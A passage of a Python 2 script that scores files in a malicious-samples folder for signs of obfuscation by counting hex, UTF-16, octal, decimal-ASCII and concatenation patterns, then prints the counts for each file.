                pascii = float(float(ascii) / float(onePercent))
        except:
                pascii = 0

        tmpList = [phexCount, putf8, putf16, phtml, poctal, pconcat, pascii, fileName]
        return tmpList

def methodOScan():

        global data, fileName
        global hexCount, utf8, utf16, utfType, html, octal, concat, ascii
        global start, end

        ### COUNT SYSTEM #######################################
        # UTF8
        utf8 += data[start:end].count("\\x")
        # UTF16
        utfFind=0
        tmpUtf16 = data[start:end].count("%u")
        if tmpUtf16 > 0:
                # Detect type
                utfFind = data[start:end].find("%u")
                if data[start+utfFind+4] == "%":
                        utfType = 2
                        utf16 += (tmpUtf16 * 4)
                elif data[start+utfFind+6] == "%":
                        utfType = 4
                        utf16 += (tmpUtf16 * 6)

        # ASCII DEC detect system
        for x in range(32, 128):
                a = str(x)
                a += ","
                ascii += data[start:end].count(a)

        # Octal detect system
        for x in range(0, 100):
                a = "\\"
                a += str(x)
                a += "\\"
                octal += data[start:end].count(a) * 3
        for x in range(0, 10):
                a = "\\00"
                a += str(x)
                a += "\\"
                octal += data[start:end].count(a) * 4
        for x in range(10, 79):
                a = "\\0"
                a += str(x)
                a += "\\"
                octal += data[start:end].count(a) * 4
        for x in range(0,10):
                a = "\\10"
                a += str(x)
                octal += data[start:end].count(a) * 4
        for x in range(10, 80):
                a = "\\1"
                a += str(x)
                a += "\\"
                octal += data[start:end].count(a) * 4
        # Hex detect system
        for x in range(20, 80):
                a = "%"
                a += str(x)
                hexCount += data[start:end].count(a)
        for x in ["a", "b", "c", "d", "e", "f"]:
                for y in range(2, 8):
                        a = "%"
                        a += str(y)
                        a += x
                        hexCount += data[start:end].count(a)
        concat += data[start:end].count("+")
        ### END COUNT SYSTEM #######################################

def methodOBO(fileList, path):

        global data
        global fileName

        fileCount = len(fileList)

        obResultList = []

        print "hex,utf8,utf16,html,octal,concat,ascii,filename"
        for file in fileList:
                fileName = file
                datafile = open ((path+file), "r")
                data = datafile.read().lower()

                tmpData = obDetect0()
```

```
                for x in tmpData:
                        sys.stdout.write(str(x) + " ; ")
                sys.stdout.write("\n")

def main():
        """
        Main
        """

        global data
        global fileName
        global fullStringList

        # Scan all the files in the pathList
        pathList = ["./MALICIOUS/"]
        for path in pathList:
                fileList = os.listdir(path)
                fileList.sort()

                methodOBO(fileList, path)

if __name__ == '__main__':      # Check if current module is main (and not imported)
        main()                  # Run main function
```